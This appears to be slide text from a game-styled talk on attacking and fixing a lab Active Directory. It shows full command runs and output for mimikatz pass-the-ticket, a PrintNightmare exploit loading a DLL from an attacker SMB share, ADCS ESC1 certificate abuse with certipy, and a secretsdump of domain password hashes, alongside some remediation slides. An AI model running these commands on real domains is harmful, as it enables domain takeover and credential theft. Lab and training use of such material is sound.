* Saved to file [0;4aae4d]-2-0-60a10000-brandon@krbtgt-NORTH.SEVENKINGDOMS.LOCAL.kirbi !
```



★★★★★

HIGHSCORE 2500



PLAYER 2

PASS THE TICKET

MIMIKATZ

```
mimikatz # kerberos::ptt c:\users\vagrant\desktop\malware\mimikatz_trunk\x64\[0;4aae4d]-2-0-60a10000-brandon@krbtgt-NORTH.SEVENKINGDOMS.LOCAL.kirbi
* File: 'c:\users\vagrant\desktop\malware\mimikatz_trunk\x64\[0;4aae4d]-2-0-60a10000-brandon@krbtgt-NORTH.SEVENKINGDOMS.LOCAL.kirbi': OK


PS C:\Windows\system32> klist tickets
Current LogonId is 0:0x6c513
Cached Tickets: (1)

#0> Client: brandon @ NORTH.SEVENKINGDOMS.LOCAL
Server: krbtgt/NORTH.SEVENKINGDOMS.LOCAL @ NORTH.SEVENKINGDOMS.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 7/9/2024 12:59:42 (local)
End Time: 7/9/2024 22:59:42 (local)
Renew Time: 7/16/2024 12:59:42 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
PS C:\Windows\system32> Enter-PSSession winterfell.north.sevenkingdoms.local
```



★★★★★

HIGHSCORE 2500



PLAYER 2

PASS THE TICKET

MIMIKATZ

```
[winterfell.north.sevenkingdoms.local]: PS C:\Users\brandon\Documents> whoami  
north\brandon  
[winterfell.north.sevenkingdoms.local]: PS C:\Users\brandon\Documents> dir C:\Windows\SYSVOL\  
  
Directory: C:\Windows\SYSVOL  
  
Mode LastWriteTime Length Name  
---- -  
d----- 5/6/2024 2:03 PM domain  
d----- 5/6/2024 1:57 PM staging  
d----- 5/6/2024 1:57 PM staging areas  
d----- 5/6/2024 1:57 PM sysvol
```



★★★★★


HIGHSCORE 2500



PLAYER 2

DELEGATION


◀ UNCONSTRAINED >> CONSTRAINED





★★★★★

HIGHSCORE 2500



PLAYER 2

DELEGATION

◆ ACCOUNT IS SENSITIVE

brandon Properties

Published Certificates Member Of Password Replication Dial-in Object
Security Environment Sessions Remote control
Remote Desktop Services Profile COM+ Attribute Editor
General Address Account Profile Telephones Organization

User logon name:
brandon @north.sevenkingdoms.local

User logon name (pre-Windows 2000):
NORTH\ brandon

Unlock account

Account options:

Account is disabled
 Smart card is required for interactive logon
 Account is sensitive and cannot be delegated
 Use only Kerberos DES encryption types for this account


Account expires

Never
 End of: Thursday , August 8, 2024



★★★★★

HIGHSCORE 2500



PLAYER 2

DELEGATION

◀ NO MORE TGT

```
* Username : brandon
* Domain   : NORTH.SEVENKINGDOMS.LOCAL
* Password : (null)
```

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]

```
Start/End/MaxRenew: 7/9/2024 12:59:42 PM
Service Name (02) : krbtgt ; NORTH.SEVENKINGDOMS.LOCAL
Target Name (--) : @ NORTH.SEVENKINGDOMS.LOCAL
Client Name (01) : brandon ; @ NORTH.SEVENKINGDOMS.LOCAL
Flags 60a10000 : name_canonicalize ; forwardable ; renewable ; usekeyforforward
Session Key       : 0x00000012 - aes256
Ticket           : 0x00000012 - aes256
* Saved to file [0;4aae4d]-2-0-60a10000
```



★★★★★

HIGHSCORE 2500



PLAYER 2

DELEGATION

◀ NO MORE TGT

```
* Username : brandon
* Domain   : NORTH.SEVENKINGDOMS.LOCAL
* Password : (null)
```

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket

```
* Username : brandon
* Domain   : NORTH.SEVENKINGDOMS.LOCAL
* Password : (null)
```

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]

```
Start/End/MaxRenew: 7/9/2024 12:59:42 PM
Service Name (02) : krbtgt ; NORTH.SEVENKINGDOMS.LOCAL
Target Name (-) : @ NORTH.SEVENKINGDOMS.LOCAL
Client Name (01) : brandon ; @ NORTH.SEVENKINGDOMS.LOCAL
Flags 60a10000 : name_canonicalize ; forwardable ; renewable ; usekeyforforward
Session Key : 0x00000012 - aes256
Ticket : 0x00000012 - aes256
* Saved to file [0;4aae4d]-2-0-60a10000
```

[BACK TO AGENDA PAGE](#)



01



07



12



6 OUT OF 7



ACCOUNTS



PWNED



[BACK TO AGENDA PAGE](#)

🗡️ 01 ⚡ 07 ⭐ 12



14 OUT OF 15

➡ ACL & OWNERSHIP CLEANUP

➡ LAPS

➡ CONSTRAINED DELEGATION

➡ ACCOUNT IS SENSITIVE

VULNERABILITIES

PATCHED


SIGN IN



BACK TO AGENDA PAGE

LEVEL 4

PUNNING AD





★★★★★

HIGHSCORE 2500



PLAYER 2

PRINTNIGHTMARE

◀ VULNERABLE?

```
└─(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -M spooler
SMB          192.168.56.11    445      WINTERFELL
SPOOLEr       192.168.56.11    445      WINTERFELL
[*] Windows 10.0 Build 1
Spooler service enabled
```

```
└─(kali㉿kali)-[~/GOAD]
└─$ impacket-rpcdump @192.168.56.11 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```



★★★★★

HIGHSCORE 2500



PLAYER 2

PRINTNIGHTMARE

◀ EXPLOIT

```
└─(kali㉿kali)-[~/GOAD]
└─$ impacket-smbserver -smb2support attack .
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
└─(kali㉿kali)-[~/GOAD]
└─$ python3 printnightmare/CVE-2021-1675.py north/hodor:hodor@192.168.56.11 '\\\\192.168.56.100\\attack\\nightmare.dll'

[*] Connecting to ncacn_np:192.168.56.11[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\UNIDRV.DLL
[*] Executing \\?\UNC\192.168.56.100\attack\nightmare.dll
[*] Try 1...
[*] Stage0: 0
[*] Stage2: 0
[+] Exploit Completed
```



★★★★★


HIGHSCORE 2500



PLAYER 2

PAINIGHTMARE

◀ PROFIT





★★★★★


HIGHSCORE 2500



PLAYER 2

PRINTNIGHTMARE

◀ FIX IT!



```
└─(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -M spooler
SMB      192.168.56.11  445   WINTERFELL      [*] Windows


└─(kali㉿kali)-[~/GOAD]
└─$ impacket-rpcdump @192.168.56.11 | egrep 'MS-RPRN|MS-PAR'

└─(kali㉿kali)-[~/GOAD]
└─$
```



☆☆☆☆☆

HIGHSCORE 2500



PLAYER 2

ADCS

◆ FIND VULNERABLE CONFIGURATIONS

```
(kali㉿kali)-[~/GOAD/petitpotam]
└─$ certipy find -u brandon@sevenkingdoms.local -p 'rocks' -vulnerable -dc-ip 192.168.56.10 -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'SEVENKINGDOMS-CA' via CSRA
[!] Got error while trying to get CA configuration for 'SEVENKINGDOMS-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied
[*] Trying to get CA configuration for 'SEVENKINGDOMS-CA' via RRP
[*] Got CA configuration for 'SEVENKINGDOMS-CA'
[*] Enumeration output:
```



★★★★★

HIGHSCORE 2500



PLAYER 2


ADCS

```
Certificate Templates
0
Template Name : ESC1
Display Name : ESC1
Certificate Authorities : SEVENKINGDOMS-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Enrollment Flag : None
Extended Key Usage : Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
  Enrollment Permissions : SEVENKINGDOMS.LOCAL\Domain Users
  Enrollment Rights : SEVENKINGDOMS.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner : SEVENKINGDOMS.LOCAL\Enterprise Admins
    Full Control Principals : SEVENKINGDOMS.LOCAL\Domain Admins
      SEVENKINGDOMS.LOCAL\Local System
      SEVENKINGDOMS.LOCAL\Enterprise Admins
    Write Owner Principals : SEVENKINGDOMS.LOCAL\Domain Admins
      SEVENKINGDOMS.LOCAL\Local System
      SEVENKINGDOMS.LOCAL\Enterprise Admins
    Write Dacl Principals : SEVENKINGDOMS.LOCAL\Domain Admins
      SEVENKINGDOMS.LOCAL\Local System
      SEVENKINGDOMS.LOCAL\Enterprise Admins
    Write Property Principals : SEVENKINGDOMS.LOCAL\Domain Admins
      SEVENKINGDOMS.LOCAL\Local System
      SEVENKINGDOMS.LOCAL\Enterprise Admins
[!] Vulnerabilities
ESC1 : 'SEVENKINGDOMS.LOCAL\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
```



★★★★★

HIGHSCORE 2500



PLAYER 2

ADCS

◀ ESC1

Certificate Templates


0

| | | |
|--------------------------------|---|-------------------------|
| Template Name | : | ESC1 |
| Display Name | : | ESC1 |
| Certificate Authorities | : | SEVENKINGDOMS-CA |
| Enabled | : | True |
| Client Authentication | : | True |
| Enrollment Agent | : | False |
| Any Purpose | : | False |
| Enrollee Supplies Subject | : | True |
| Certificate Name Flag | : | EnrolleeSuppliesSubject |
| Enrollment Flag | : | None |
| Extended Key Usage | : | Client Authentication |
| Requires Manager Approval | : | False |
| Requires Key Archival | : | False |
| Authorized Signatures Required | : | 0 |
| Validity Period | : | 1 year |
| Renewal Period | : | 6 weeks |
| Minimum RSA Key Length | : | 2048 |



★★★★★

HIGHSCORE 2500



PLAYER 2

ADCS

ESC1

Permissions

Enrollment Permissions

Enrollment Rights : SEVENKINGDOMS.LOCAL\Domain Users

Object Control Permissions

Owner : SEVENKINGDOMS.LOCAL\Enterprise Admins

Full Control Principals : SEVENKINGDOMS.LOCAL\Domain Admins

SEVENKINGDOMS.LOCAL\Local System

SEVENKINGDOMS.LOCAL\Enterprise Admins

Write Owner Principals : SEVENKINGDOMS.LOCAL\Domain Admins

SEVENKINGDOMS.LOCAL\Local System

SEVENKINGDOMS.LOCAL\Enterprise Admins

Write Dacl Principals : SEVENKINGDOMS.LOCAL\Domain Admins

SEVENKINGDOMS.LOCAL\Local System

SEVENKINGDOMS.LOCAL\Enterprise Admins

Write Property Principals : SEVENKINGDOMS.LOCAL\Domain Admins

SEVENKINGDOMS.LOCAL\Local System

SEVENKINGDOMS.LOCAL\Enterprise Admins

[!] Vulnerabilities


ESC1

: 'SEVENKINGDOMS.LOCAL\\Domain Users' can enroll,



★★★★★

HIGHSCORE 2500



PLAYER 2

ADCS

◀ REQUEST CERTIFICATE

```
(kali㉿kali)-[~]
└─$ certipy req -u brandon@sevenkingdoms.local -p 'rocks' -target kingslanding.sevenkingdoms.local -template ESC1
  -ca SEVENKINGDOMS-CA -upn administrator@sevenkingdoms.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Failed to resolve: SEVENKINGDOMS.LOCAL
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'administrator@sevenkingdoms.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```



★★★★★

HIGHSCORE 2500



PLAYER 2

ADCS

◀ AUTHENTICATE TO AD

```
(kali㉿kali)-[~/GOAD/petitpotam]
└─$ certipy auth -pfx administrator.pfx -dc-ip 192.168.56.10
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sevenkingdoms.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sevenkingdoms.local': aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e
```



★★★★★

HIGHSCORE 2500



PLAYER 2

ADCS

◆ DUMP THE SECRETS

```
(kali㉿kali)-[~/GOAD/petitpotam]
└─$ impacket-secretsdump -hashes :c66d72021a2d4744409969a581a1705e -no-pass sevenkingdoms.local/'administrator@kingslanding.sevenkingdoms.local'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x42c926adcf82d16547a37948e646455f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
```



☆☆☆☆☆

HIGHSCORE 2500



PLAYER 2

ADCS

◆ DUMP THE SECRETS

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ff55878abf612f2c74119cdceab38598:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
tywin.lannister:1112:aad3b435b51404eeaad3b435b51404ee:af52e9ec347178811a6308abff2e9b7:::
jaime.lannister:1113:aad3b435b51404eeaad3b435b51404ee:12e3795b7dedb3bb741f2e2869616080:::
cersei.lannister:1114:aad3b435b51404eeaad3b435b51404ee:c247f62516b53893c7addcf8c349954b:::
tyron.lannister:1115:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f7e7d048e998:::
robert.baratheon:1116:aad3b435b51404eeaad3b435b51404ee:9029cf007326107eb1c519c84ea60dbe:::
joffrey.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:3b60abbc25770511334b3829866b08f1:::
renly.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99088768eed631acfcd49bce:::
stannis.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:d75b9fdf23c0d9a6549cff9ed6e489cd:::
petyr.baelish:1120:aad3b435b51404eeaad3b435b51404ee:6c439acfa121a821552568b086c8d210:::
lord.varys:1121:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1122:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba6564e755e8d455c007952:::
```



★★★★★

HIGHSCORE 2500



PLAYER 2





★★★★★

HIGHSCORE 2500



PLAYER 2

ADCS

◀ VULNERABLE TEMPLATE

ESC1 Properties

General Compatibility Request Handling Cryptography Key Attestation

Subject Name Issuance Requirements

Superseded Templates Extensions Security Server

Group or user names:

- Authenticated Users
- SYSTEM
- Domain Admins (SEVENKINGDOMS\Domain Admins)
- Domain Users (SEVENKINGDOMS\Domain Users)**
- Enterprise Admins (SEVENKINGDOMS\Enterprise Admins)

Add... Remove

Permissions for Domain Users

| | Allow | Deny |
|--------------|-------------------------------------|--------------------------|
| Full Control | <input type="checkbox"/> | <input type="checkbox"/> |
| Read | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| Write | <input type="checkbox"/> | <input type="checkbox"/> |
| Enroll | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| Autoenroll | <input type="checkbox"/> | <input type="checkbox"/> |

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help

ESC1 Properties

General Compatibility Request Handling Cryptography Key Attestation

Superseded Templates Extensions Security Server

Subject Name Issuance Requirements

Supply in the request

Use subject information from existing certificates for autoenrollment renewal requests (*)

Build from this Active Directory information

Select this option to enforce consistency among subject names and to simplify certificate administration.

Subject name format:

None

Include e-mail name in subject name

Include this information in alternate subject name:

E-mail name

DNS name

User principal name (UPN)

Service principal name (SPN)


* Control is disabled due to compatibility settings.

OK Cancel Apply Help



★★★★★

